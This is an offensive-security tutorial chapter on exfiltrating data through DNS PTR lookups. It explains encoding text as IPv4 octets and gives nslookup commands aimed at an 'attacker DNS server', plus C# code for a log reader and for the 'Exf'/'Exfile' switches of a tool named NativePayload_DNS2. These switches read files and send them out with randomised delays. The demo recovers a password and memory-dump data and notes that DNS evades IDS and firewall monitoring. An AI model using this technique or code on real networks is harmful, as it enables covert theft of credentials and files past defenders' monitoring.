Chapter 5 : Exfiltration and Uploading DATA by DNS Traffic (PTR Records)

- **Goal : Understanding this technique by C#**
- **Demo : C# Code “NativePayload_DNS2” Step by step.**

PART1 , Understanding this technique by C#

In this chapter I want to explain how can Send DATA to Attacker Server by DNS PTR records so this is one way for DATA Exfiltration.

This technique is Reversing “A record” Technique as I mentioned in previous Article and “Chapter 4” so for understanding this technique you should read previous Article “Chapter 4” to but in this article I will explain this Technique very simple .

Again Why DNS protocol?

Because DNS traffic in the most networks are available without monitoring or Filtering by IPS/IDS or hardware firewalls .In this article I want to show you one way for Exfiltration DATA by DNS Request in this case by “PTR Records” over Network.

How you can do this ?

first you need imagine this Payload or Text DATA for example “this is test” .

As I explained in previous “Chapter 4” we can convert this Text to Bytes then by converting these bytes to “Decimal” we can have IPv4 Addresses.

So if you want to Download Data by this technique you should use A records Request/Response for Downloading DATA from DNS Server in this case Attacker DNS Server and if you want to Uploading DATA by this Technique “Exfiltration” then you should use DNS PTR Records Request for sending DATA to DNS Server as Request Packet and in attacker side you can Dump these Request DATA by DNS Log file and Analyzing PTR Records in DNS log file (convert them “IPv4” from Decimal to Bytes for Read DATA behind DNS PTR Records).

In previous Chapter we talked about A Records now in this Chapter or Article I want to Talk about PTR Records and Exfiltration Technique by this idea : (Reversing A Record Technique).

For example you want to send this text to attacker DNS Server : "this is test"

"DATA" == converting to IPv4 Address ==> {bytes / Decimal type}.Z
"wxy" == converting to IPv4 Address ==> {w.x.y}.Z

"thi" == converting to IPv4 Address ==> 116.104.105.1

"s i" == converting to IPv4 Address ==> 115.32.105.2

"s t" == converting to IPv4 Address ==> 115.32.116.3

"est" == converting to IPv4 Address ==> 101.115.116.4

so your DNS PTR Records Request will send by these commands to Attacker DNS Server with IPAddress “192.168.56.1” :

nslookup 116.104.105.1 192.168.56.1

nslookup 115.32.105.2 192.168.56.1

nslookup 115.32.116.3 192.168.56.1

nslookup 101.115.116.4 192.168.56.1

Finally an attacker can read these DATA by Dumping DNS Server log files.(convert them “IPv4” from Decimal to Bytes for Read DATA behind DNS PTR Records).
In this example we had 3 octets “W.X.Y” of IPv4 Address for PAYLOADS :

"wxy".z == converting to IPv4 Address ==> {w.x.y}.Z1
"wxy".z == converting to IPv4 Address ==> {w.x.y}.Z2
"wxy".z == converting to IPv4 Address ==> {w.x.y}.Z3
"wxy".z == converting to IPv4 Address ==> {w.x.y}.Z4

"thi" == converting to IPv4 Address ==> 116.104.105.1
"s i" == converting to IPv4 Address ==> 115.32.105.2
"s t" == converting to IPv4 Address ==> 115.32.116.3
"est" == converting to IPv4 Address ==> 101.115.116.4

now we have this pattern for Uploading DATA by IPv4 Addresses but we can have something like this for changing this pattern :

"wxy".z == converting to IPv4 Address ==> {w.x.y}.Z1
"yxz".w == converting to IPv4 Address ==> W2.{x.y.z}
"wyz".x == converting to IPv4 Address ==> {w}.X3.{y.z}
"wxz".y == converting to IPv4 Address ==> {w.x}.Y4.{z}

"thi" == converting to IPv4 Address ==> 116.104.105.1
"s i" == converting to IPv4 Address ==> 2.115.32.105
"s t" == converting to IPv4 Address ==> 115.3.32.116
"est" == converting to IPv4 Address ==> 101.115.4.116

also we can use all 4 octets for IPv4 Address so we have something like this :

"wxyz" == converting to IPv4 Address ==> {w.x.y.z}
"wxyz" == converting to IPv4 Address ==> {w.x.y.z}
"wxyz" == converting to IPv4 Address ==> {w.x.y.z}
"wxyz" == converting to IPv4 Address ==> {w.x.y.z}

"this" == converting to IPv4 Address ==> 116.104.105.115
" is " == converting to IPv4 Address ==> 32.105.115.32
"test" == converting to IPv4 Address ==> 116.101.115.116

In “Picture 1” you will see how we can read these technique by “4 octets” with Log-Reader Tool.
in this Example we have this text “06C72790” in our DNSlog.txt File and this text Created by these IPv4 Addresses: 48.54.67.55 and 50.55.57.48 so we had something like this in Client for sending these data to DNS Server by Nslookup command :
Nslookup “DATA converted to IPv4 Address” “attacker_Dns_Server_address”

Nslookup 48.54.67.55 192.168.56.1
Nslookup 50.55.57.48 192.168.56.1

it means : 48 54 67 55 ==> 0 6 C 7
it means : 50 55 57 48 ==> 2 7 9 0


so in Dndmasq log file we have these DNS PTR Requests (reverse records) :

55.67.54.48.in-addr.arpa === > 06C7
48.57.55.50.in-addr.arpa === > 2790
by this C# Code “Log-Reader tool” you can see in “Picture 1” I read these DATA by this code from Log file.

```
byte[] debug = new byte[4];
        foreach (string item in TextFile)
        {
            if (item.Contains(".") && item.ToUpper().Contains("IN-ADDR.ARPA"))
            {
                if (!item.Contains(DNS_Address_Reverse_Sort))
                {

                    if (Is_4_Octets_Mode)
                    {
                        string[] tmp = item.Split('.');

                        Records.Add(Convert.ToByte(tmp[3]));
                        Records.Add(Convert.ToByte(tmp[2]));
                        Records.Add(Convert.ToByte(tmp[1]));
                        Records.Add(Convert.ToByte(tmp[0]));


                        debug[0] = Convert.ToByte(tmp[3]);
                        debug[1] = Convert.ToByte(tmp[2]);
                        debug[2] = Convert.ToByte(tmp[1]);
                        debug[3] = Convert.ToByte(tmp[0]);

                    }
                    if (!Is_4_Octets_Mode)
                    {
```


```
                string[] tmp = item.Split('.');

                Records.Add(Convert.ToByte(tmp[3]));
                Records.Add(Convert.ToByte(tmp[2]));
                Records.Add(Convert.ToByte(tmp[1]));

                debug[0] = Convert.ToByte(tmp[3]);
                debug[1] = Convert.ToByte(tmp[2]);
                debug[2] = Convert.ToByte(tmp[1]);
            }
```

in “Picture 1” you can see how we can read DATA from Dnsmasq log file in this case our Text is “**06C7”** and **“2790**”



Picture 1:

now in next “Picture 2” you will see where exactly was these two Records :
as you can see in this “Picture 2” we have this Text “**06C72790**” in first line .



Picture 2:


"**06C72790** 0E 00 00 00 00 00 00 00 00 00 00 00 42 4D 5E .e.....BM^"

now you can understand we talked about where of our Exfiltration DATA by DNS PTR records in these two pictures .
As you can see in these pictures we have this Memory-Dump DATA behind these DNS PTR Records in "Dnslog2.txt" File and this Log File Created by Dnsmasq tool.

Note : I will explain how you can use this Tool for this technique but first we should talk about Technique and C# Codes.

So in "Picture 1 and 2" you can see how an attacker can read exfiltration DATA behind these Logs in this case Memory-Dumped DATA was behind DNS PTR Requests.

Note: Remember in this case for uploading DATA by PTR Records we only need to send these Requests to DNS Server by Nslookup and Response From DNS Server to Client is not important in this Method for Sending or Uploading DATA as you can see in next "Picture 4" my 2 first Requests had not this Error "Query refused" so it means I had 2 A records in my Fake DNS Server for Response to these PTR Requests.



Picture 3:

in “Picture 3” you can see I want to Send These DATA to FakeDNS Server by PTR Requests :


“this is Password: @sWPqo%4!123”

so my PTR Records will be something like these because I used “3 octets Mode” with using Switches “exf“ + “3” for Sending DATA:

“thi” ==== converting to IPv4 Address ==> 116.104.105.1

"s i" ==== converting to IPv4 Address ==> 115.32.105.2

in “Picture 4” you can see I had “test.com” A record for these two IPAddress “ 116.104.105.1 and 115.32.105.2”




Picture 4:

so it doesn't matter you have Error or not because you only want to send these DATA to DNS server then Read them by DNS Logs only .

Finally by “LogReader.exe” tool you can Read DNS Log file to dump this Password Behind Log file.

in “Picture 5” you can see this password .



Picture 5:

It my recommended to read my previous “Chapter 4” about A Record Technique for understanding this Technique and PTR technique too but in this article I will not talk more than this about C# Code because I explained them in previous chapter4 but in this article I just want to talk about this Section of my Code was New for Working with PTR Records in “NativePayload_DNS2.exe”, Version 2.

```
if (args[0].ToUpper() == "EXF")
        {
            if (args.Length > 2)
            {
                if (args[1] == "4")
                {
                    /// exfiltration by Text/String
                    /// octets Mode 4
                    Is_4_OctetsMode = true;
                    __nslookup(args[3], args[4], true, Convert.ToInt32(args[2].Split('.')[0] + "000"), Convert.ToInt32(args[2].Split('.')[1] + "000"));
                }
                if (args[1] == "3")
                {
                    /// exfiltration by Text/String
                    /// octets Mode 3
                    Is_4_OctetsMode = false;
                    __nslookup(args[3], args[4], true, Convert.ToInt32(args[2].Split('.')[0] + "000"), Convert.ToInt32(args[2].Split('.')[1] + "000"));
                }
            }

        }
        if (args[0].ToUpper() == "EXFILE")
        {
            if (args.Length > 2)
            {

                if (args[1] == "4")
                {
                    /// exfiltration by Text File
                    /// octets Mode 4
                    Is_4_OctetsMode = true;
                    string TextFile = System.IO.File.ReadAllText(args[3]);
                    __nslookup(TextFile, args[4], true, Convert.ToInt32(args[2].Split('.')[0] + "000"), Convert.ToInt32(args[2].Split('.')[1] + "000"));
                }
                if (args[1] == "3")
                {
                    /// exfiltration by Text File
                    /// octets Mode 3
                    Is_4_OctetsMode = false;
                    string TextFile = System.IO.File.ReadAllText(args[3]);
```

```
            __nslookup(TextFile, args[4], true, Convert.ToInt32(args[2].Split('.')[0] + "000"), Convert.ToInt32(args[2].Split('.')[1] + "000"));
        }
    }

}
```

so by these code we have new Switch “Exf” and “Exfile” for Exfiltrating/Uploading DATA by PTR Request via Nslookup command and we have these New Syntax :

Syntax 1 : **NativePayload_DNS2.exe “Exf” “Octets Mode 3 or 4” “Min.Max Delay” “Exfiltration Text” “FakeDNSServer”**

NativePayload_DNS2.exe Exf 4 1.6 "any text you want” 192.168.56.1


in this example this tool will send your Text to FakeDNSserver 192.168.56.1 with 4 octets IPv4 with Delay between min “1 Seconds” and Max “6 Seconds”.

Syntax 2 : **NativePayload_DNS2.exe “Exfile” “Octets Mode 3 or 4” “Min.Max Delay” “TextFile.txt” “FakeDNSServer”**

NativePayload_DNS2.exe Exfile 4 1.12 "test.txt" 192.168.56.1

in this example this tool will send your Text in your Test.txt File to FakeDNSserver 192.168.56.1 with 4 octets IPv4 with Delay between min “1 Seconds” and Max “12 Seconds”.

So we have these Syntaxes in Version 2.0 and you can see all of them by using Switch “Help” :



